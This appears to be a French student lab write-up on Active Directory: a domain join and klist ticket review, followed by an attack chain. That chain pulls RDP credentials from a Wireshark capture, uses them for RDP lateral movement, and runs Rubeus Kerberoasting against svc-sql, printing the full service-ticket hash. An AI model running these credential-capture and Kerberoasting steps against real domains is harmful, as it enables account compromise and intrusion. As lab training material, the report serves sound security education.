L'intégration au domaine est l'étape où la machine virtuelle quitte son état de "groupe de travail" (Workgroup) pour devenir un membre officiel de l'infrastructure gérée.

### 4.1 Modification des paramètres système

Pour initier la jonction, je me suis rendu dans les "Propriétés système". J'ai modifié le nom de l'ordinateur (pour qu'il soit identifiable dans l'AD) et j'ai renseigné le nom complet du domaine : k1ttyvlan800.c4t.

### 4.2 Authentification de l'intégration

Une fenêtre d'authentification Windows s'affiche alors, demandant les identifiants d'un utilisateur autorisé à joindre des machines au domaine. Une fois les credentials validés, le message "Bienvenue dans le domaine" confirme le succès de l'opération.


```
PS C:\Windows\system32> ping 10.16.20.215


Envoi d'une requête 'Ping' 10.16.20.215 avec 32 octets de données :
Réponse de 10.16.20.215 : octets=32 temps<1ms TTL=127
Réponse de 10.16.20.215 : octets=32 temps<1ms TTL=127
Réponse de 10.16.20.215 : octets=32 temps<1ms TTL=127

Statistiques Ping pour 10.16.20.215:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
Ctrl+C
PS C:\Windows\system32> █
```

### 4.3 Validation Finale et Redémarrage

Un redémarrage est nécessaire pour appliquer les GPO (stratégies de groupe) et finaliser la création de l'objet ordinateur dans l'annuaire Active Directory. Après reboot, l'écran de verrouillage permet désormais la connexion avec des comptes du domaine.





## 5.0 Phase de Reconnaissance et Connectivité

La première étape consiste à valider que la machine de l'auditeur peut communiquer avec les services d'annuaire (DNS et Kerberos).

Vérification de l'interface réseau : J'ai utilisé PowerShell pour confirmer que la carte réseau est bien "Up" et correctement associée au segment réseau du VLAN 800.

Commande exécutée :

- `Get-NetAdapter`

```
PS C:\Windows\system32> Get-NetAdapter
```

| Name     | InterfaceDescription                 | ifIndex | Status | MacAddress        | LinkSpeed |
|----------|--------------------------------------|---------|--------|-------------------|-----------|
| Ethernet | Intel(R) PRO/1000 MT Desktop Adapter | 9       | Up     | 08-00-27-00-02-49 | 1 Gbps    |

```
PS C:\Windows\system32>
```

Cette image confirme que l'adaptateur Intel(R) PRO/1000 est prêt pour l'injection de trafic sur le domaine.

## 6.0 Configuration de la Couche Réseau et DNS

Pour qu'une station de travail puisse interagir avec un environnement Active Directory, la configuration réseau doit être rigoureuse. Le protocole Kerberos et la localisation du Contrôleur de Domaine (DC) reposent entièrement sur le service DNS.

- 6.1 Adressage Statique et Résolution

Conformément au plan d'adressage du VLAN 800, la machine a été configurée avec une adresse IP fixe. Le serveur 10.16.20.215 a été défini comme serveur DNS unique pour permettre la résolution du nom de domaine k1ttyvlan800.c4t.

```
Configuration IP de Windows

Nom de l'hôte . . . . . : rt-mv-w10
Suffixe DNS principal . . . . . : univ-arts.fr
Type de noeud . . . . . : Hybride
Routage IP activé . . . . . : Non
Proxy WINS activé . . . . . : Non
Liste de recherche du suffixe DNS.: univ-arts.fr
                                         dept.rt

Carte Ethernet Ethernet :

Suffixe DNS propre à la connexion. . . : dept.rt
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Adresse physique . . . . . : 08-00-27-00-02-49
DHCP activé . . . . . : Oui
Configuration automatique activée. . . : Oui
Adresse IPv6 de liaison locale. . . . : fe80::ec23:ce8a:e679:ea3%9(préfééré)
Adresse IPv4 . . . . . : 10.15.250.249(préfééré)
Masque de sous-réseau . . . . . : 255.240.0.0
Bail obtenu . . . . . : jeudi 5 février 2026 15:16:29
Bail expirant . . . . . : jeudi 5 février 2026 19:16:29
Passerelle par défaut . . . . . : 10.0.0.1
Serveur DHCP . . . . . : 10.240.0.1
IAID DHCPv6 . . . . . : 101187623
DUID de client DHCPv6 . . . . . : 00-01-00-01-31-16-56-59-08-00-27-00-02-49
Serveurs DNS . . . . . : 10.16.20.215
NetBIOS sur Tcpip . . . . . : Activé

PS C:\Windows\system32>
```

## 7.0 Intégration au Domaine Active Directory

Une fois la communication établie avec le Contrôleur de Domaine, l'étape suivante consiste à joindre la machine au domaine pour obtenir une identité réseau.

- 7.1 Processus de Jonction

L'intégration a été réalisée via l'interface des propriétés système. Cette action crée un canal sécurisé entre la machine virtuelle et l'annuaire centralisé.

- 7.2 Validation de l'appartenance

Après le redémarrage requis, une vérification a été effectuée dans les paramètres système. Le changement du groupe de travail (WORKGROUP) vers le domaine racine confirme que la machine est désormais un membre officiel de la forêt AD.

```

PS C:\Windows\system32> ipconfig /all

Configuration IP de Windows

    Nom de l'hôte . . . . . : rt-mv-w10
    Suffixe DNS principal . . . . . : univ-artois.fr
    Type de noeud . . . . . : Hybride
    Routage IP activé . . . . . : Non
    Proxy WINS activé . . . . . : Non
    Liste de recherche du suffixe DNS.: univ-artois.fr
                                         dept.rt

Carte Ethernet Ethernet :

    Suffixe DNS propre à la connexion. . . : dept.rt
    Description. . . . . : Intel(R) PRO/1000 MT Desktop Adapter
    Adresse physique . . . . . : 08-00-27-00-02-49
    DHCP activé. . . . . : Oui
    Configuration automatique activée. . . : Oui
    Adresse IPv6 de liaison locale. . . . : fe80::ec23:ce8a:e679:ea3%9(préfééré)
    Adresse IPv4. . . . . : 10.15.250.249(préfééré)
    Masque de sous-réseau. . . . . : 255.240.0.0
    Bail obtenu. . . . . : lundi 9 février 2026 13:26:09
    Bail expirant. . . . . : lundi 9 février 2026 17:26:10
    Passerelle par défaut. . . . . : 10.0.0.1
    Serveur DHCP . . . . . : 10.16.0.1
    IAID DHCPv6 . . . . . : 101187623
    DUID de client DHCPv6. . . . . : 00-01-00-01-31-1B-86-84-08-00-27-00-02-49
    Serveurs DNS. . . . . : 10.16.20.215
    NetBIOS sur Tcpip. . . . . : Activé

PS C:\Windows\system32>

```

## 8.0 Analyse de la Persistance et des Tickets Kerberos (Klist)

L'analyse du cache local via la commande `klist` permet de confirmer l'état de l'authentification de la session courante. Les résultats obtenus démontrent le bon fonctionnement du mécanisme de Single Sign-On (SSO) au sein du domaine.

### 8.1 Identification du Ticket Granting Ticket (TGT)

L'examen du cache révèle la présence d'un ticket `krbtgt`. Ce "Ticket Granting Ticket" est la preuve d'une authentification réussie auprès du Contrôleur de Domaine (KDC).

- Impact : Grâce à ce jeton, la machine peut désormais solliciter des accès aux services du domaine sans nécessiter de nouvelle saisie de mot de passe par l'utilisateur.

### 8.2 Analyse des tickets de services (TGS)

D'autres tickets spécifiques sont également visibles, notamment pour les services LDAP et CIFS.

- Observation : Cela confirme que le système Windows utilise activement le protocole Kerberos pour interagir de manière transparente avec l'annuaire Active Directory et les partages réseau (SMB).

```

PS C:\Users\joindomain> klist
LogonId est 0x0541fc
Tickets mis en cache : (5)

#0# Client : joindomain @ KITTYYLAN800.C4T
   Serveur : krbtgt/KITTYYLAN800.C4T @ KITTYYLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:50 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0x0 -> DELEGATION
   KDC appelé : RT-win2016.kittyvlan800.c4t

#1# Client : joindomain @ KITTYYLAN800.C4T
   Serveur : krbtgt/KITTYYLAN800.C4T @ KITTYYLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40810000 -> forwardable renewable initial pre_authent name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:51 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0x1 -> PRIMARY
   KDC appelé : RT-win2016.kittyvlan800.c4t

#2# Client : joindomain @ KITTYYLAN800.C4T
   Serveur : ProtectedStorage/RT-win2016.kittyvlan800.c4t @ KITTYYLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:59 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : RT-win2016.kittyvlan800.c4t

#3# Client : joindomain @ KITTYYLAN800.C4T
   Serveur : cifs/RT-win2016.kittyvlan800.c4t @ KITTYYLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:51 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : RT-win2016.kittyvlan800.c4t

#4# Client : joindomain @ KITTYYLAN800.C4T
   Serveur : LDAP/RT-win2016.kittyvlan800.c4t/kittyvlan800.c4t @ KITTYYLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:51 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : RT-win2016.kittyvlan800.c4t
PS C:\Users\joindomain>

```

Alors ici on peut voir le résultat de la commande montre que plusieurs tickets Kerberos sont stockés en cache sur la machine.

On peut notamment voir la présence d'un ticket appelé krbtgt, qui veut dire que y'a un *Ticket Granting Ticket (TGT)*.

La présence de ce ticket signifie que l'utilisateur s'est bien authentifié auprès du domaine Active Directory.


Grâce à ce ticket, la machine peut après accéder aux services du domaine sans redemander le mot de passe.

D'autres tickets sont également visibles, comme ceux liés aux services LDAP et CIFS.

Cela montre que Windows utilise Kerberos pour accéder automatiquement aux ressources du domaine, comme l'annuaire Active Directory ou les partages réseau.




## 9.0 Interception de Trafic et Recherche d'Identifiants (Wireshark)



| No. | Time     | Source       | Destination  | Protocol | Length | Info                         |
|-----|----------|--------------|--------------|----------|--------|------------------------------|
| 1   | 0.000000 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 21279 → 53 [SYN] Seq=0 Win=  |
| 2   | 0.000000 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 29862 → 445 [SYN] Seq=0 Win= |
| 3   | 0.001006 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 1198 → 53 [SYN] Seq=0 Win=   |
| 4   | 0.001006 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 10203 → 80 [SYN] Seq=0 Win=  |
| 5   | 0.001006 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 25591 → 443 [SYN] Seq=0 Win= |
| 6   | 0.001006 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 59992 → 80 [SYN] Seq=0 Win=  |
| 7   | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 63117 → 53 [SYN] Seq=0 Win=  |
| 8   | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 23592 → 80 [SYN] Seq=0 Win=  |
| 9   | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 38392 → 445 [SYN] Seq=0 Win= |
| 10  | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 1281 → 445 [SYN] Seq=0 Win=  |
| 11  | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [SYN] Seq=0 Wi  |
| 12  | 0.002013 | 10.16.20.232 | 10.16.20.50  | TCP      | 40     | 3389 → 54321 [SYN, ACK] Seq  |
| 13  | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [ACK] Seq=1 Ac  |
| 14  | 0.003011 | 10.16.20.50  | 10.16.20.232 | TCP      | 119    | 54321 → 3389 [PSH, ACK] Seq  |
| 15  | 0.003011 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [FIN, ACK] Seq  |
| 16  | 0.003011 | 10.16.20.232 | 10.16.20.50  | TCP      | 40     | 3389 → 54321 [FIN, ACK] Seq  |
| 17  | 0.003011 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [ACK] Seq=81 A  |

l'aide de filtre `tcp.port == 3389` On peut voir les trame RDP donc on s'approche de trouve le mdp et username



| No. | Time     | Source       | Destination  | Protocol | Length | Info                        |
|-----|----------|--------------|--------------|----------|--------|-----------------------------|
| 11  | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [SYN] Seq=0 Wi |
| 12  | 0.002013 | 10.16.20.232 | 10.16.20.50  | TCP      | 40     | 3389 → 54321 [SYN, ACK] Seq |
| 13  | 0.002013 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [ACK] Seq=1 Ac |
| 14  | 0.003011 | 10.16.20.50  | 10.16.20.232 | TCP      | 119    | 54321 → 3389 [PSH, ACK] Seq |
| 15  | 0.003011 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [FIN, ACK] Seq |
| 16  | 0.003011 | 10.16.20.232 | 10.16.20.50  | TCP      | 40     | 3389 → 54321 [FIN, ACK] Seq |
| 17  | 0.003011 | 10.16.20.50  | 10.16.20.232 | TCP      | 40     | 54321 → 3389 [ACK] Seq=81 A |

Une fois la présence sur le domaine stabilisée, l'étape suivante consiste à analyser les flux réseau pour identifier des vecteurs d'accès distants.

### 9.1 Analyse des trames fournies

L'étude des trames réseau via **Wireshark** (sur la base des captures fournies dans le sujet) a pour objectif l'extraction de données sensibles. L'analyse se concentre sur l'interception de communications non chiffrées ou de phases d'authentification afin de récupérer :

- **Username:** rud1g33r
- **Password:** chatchat

Ces informations sont critiques pour permettre une connexion à distance sur les serveurs cibles, facilitant ainsi le mouvement latéral vers des ressources comme le portail d'administration.


## 10.0 Mouvement Latéral via le protocole RDP

Une fois les identifiants extraits de l'analyse réseau, l'objectif est de vérifier leur validité en tentant une connexion à distance sur une cible spécifique du réseau.


### 10.1 Authentification à distance (Remote Desktop Protocol)

J'ai utilisé l'utilitaire RDP (Remote Desktop Connection) natif de Windows pour cibler la machine identifiée lors de la phase de reconnaissance.

- **Cible (IP) :** 10.16.20.232



- **Identifiants utilisés :** User : rud133r /  
Password : chatchat.



## 10.2 Accès au système cible

La connexion a été établie avec succès. Cette étape confirme que les identifiants compromis ne sont pas seulement valides pour un service web, mais permettent également une prise de contrôle interactive de la station de travail distante.

## 11.0 Extraction du Hash de Service (Kerberoasting)

L'objectif de cette étape est d'exploiter le protocole Kerberos pour récupérer le hash du compte de service svc-sql.

### 11.1 Exécution de l'outil d'extraction

Une fois connecté via RDP, je me suis rendu dans le répertoire des outils de post-exploitation pour utiliser **Rubeus**, un outil spécialisé dans l'interaction avec les tickets Kerberos.

Commandes exécutées :

- `cd C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master`
- `cd "dotnet v4.8.1 compiled binaries"`
- `Rubeus.exe kerberoast /simple /outfile:hash.txt`

```

PS C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master> cd "dotnet v4.8.1 compiled binaries"
PS C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master\dotnet v4.8.1 compiled binaries> .\Rubeus.exe kerberoast
/user:svc-sql /nowrap

  Rubeus

v2.3.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : svc-sql
[*] Target Domain    : k1ttyVLAN800.c4t
[*] Searching path 'LDAP://RT-win2016.k1ttyVLAN800.c4t/DC=k1ttyVLAN800,DC=c4t' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc-sql)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName   : svc-sql
[*] DistinguishedName : CN=svc-sql,CN=Users,DC=k1ttyVLAN800,DC=c4t
[*] ServicePrincipalName : MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t
[*] PwdLastSet        : 09/02/2026 16:25:40
[*] Supported ETypes  : RC4_HMAC_DEFAULT
[*] Hash              : $krb5tgs$23$*svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t

```

```

v2.3.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : svc-sql
[*] Target Domain    : k1ttyVLAN800.c4t
[*] Searching path 'LDAP://RT-win2016.k1ttyVLAN800.c4t/DC=k1ttyVLAN800,DC=c4t' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc-sql)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName   : svc-sql
[*] DistinguishedName : CN=svc-sql,CN=Users,DC=k1ttyVLAN800,DC=c4t
[*] ServicePrincipalName : MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t
[*] PwdLastSet        : 09/02/2026 16:25:40
[*] Supported ETypes  : RC4_HMAC_DEFAULT
[*] Hash              : $krb5tgs$23$*svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t
*$EA525E57D3CA28D5618506775BFC5232$00E1C47B8ECE0441254CEE5AE17B4622FA1AEA4D71D42B3E87429C5F58DBEE6446E83994A892CED88E150
C114F989521735E709CC4D1425AC210846801D8680824BC68BC2148B406DCF00E53C8BEE2A6AA6F8F482EEBD2645317731E42867E1EA0A3A656B655D
3ABA3C387C742446A017B9DED0C5147D1EE7EA2856CC7331B548A54DA0E75BF2246DDA859C2104D8750BBD84F2053C6B36FA2AB4190B88C64DAB84CE
C3EA743E117C343F949EC46C204D05FE6D5EC261EB6A8604B9947B2B20AAF85463F72EEFD22D843406321AC4B0CE2AFE13A6A71AD4EC01BCA0A0C09A
3985C4854E88D341E0AB9418E648CC79198AC00857B59685217BF17FE0DC0972DE889F887BB44CF4CD433B1E36DDC09B8A0C6C9CCACC8E88EDDEF796
75B005F7370D98E58E59A0336D878F11F9955150A5E6E051F43FA48C9FE6A95FA745984CCF74C267E5762C4786D489DAD4088C3930CA0E9F8C03D4CE
3F1E984AB85E9C58E6D1C445E081AC92E0A129414693CC88FF96668AA34B8222FACB38E33EB129EC8BA86FCBCECA41F786B151D9986FA5584096812A
DCF96213712AD882B070466258EF0359C12D8C61F738E0A1BF4A06FA63840E558ACB1E16AF528C9D986470010F396DA5945FB271B751DA24D253F203
46B49F0A70FCADD9851868F11FD77A834D9593ACDC64550A9781129CA56EAF29206DAA27DCACF558722001A7834842BCB84A884F788B1E71C7B1841
196E75DEC56E5573E687CEA3AF74C0DAA182EA07100ED92D415019579FB5D671B5863ADCC5E0A7D227A11AC6D8D349468DCD706B165160B832569A37
4AF733AFC33AC5C936BF34A7F74FDF10BAC6B77F5AC871BA26986AE89A0184105D631735B6A850DBFC0EFE561265A48B96F8FC1F35A83B501D0CA06C
D48A914FC47E56D1D6C4152260FF5BC6355E99403E3391066CFCB0D19F94E3C7A6238722EF040108DEE16E735FD1EC595E772F39561B32A2D46FC0D
A666A0BF97812089C8BADE878A85610F29A71E9C4522B303A90E063457524EC9FE0CA26F3F60EEDA91D5206CA8F4D42482EBFFD39561FE8FD62455
00268C534F03B31C22D8A82FAD8D51B857953AFDAEF0EEBDAEDFF89B9F770AC79F5F21C43D2BF8B26CBEBD942CFB3AC728B608F05B694F1906158B85
CF9FB7DD374896581C79879D9885001FF08A51F8197187B1D03E89AFA93C363003E0213229EAF2E4A7813CF32BA1980F8EE4DA38785458564A399251
AA2B8DAD2B956695416A6C8A0BE631A9F6D697DD2A7ECB596836A4172BECDEEC4F3847C0DFF72B8B6C381ED7FAD84A53C61494448E0733B919F8C98C
5160076192E451A060E43886B282E6529874B52D6074C2A8C26D53C3D095A8931C726C7E5439BF78EB82BA614EE66BE152D4C1F110693D86AA54C45F
3B4C45F27E790B886F16D88764A85B7D530D0C39BA740740E1F6A92A4C4CA495D0908C9A6CA270A75F908EEBDEA7E3C749D8C27E9B8B24F7F4A52A87
48A56010B860EFD8B09ABAE9A

PS C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master\dotnet v4.8.1 compiled binaries>

```

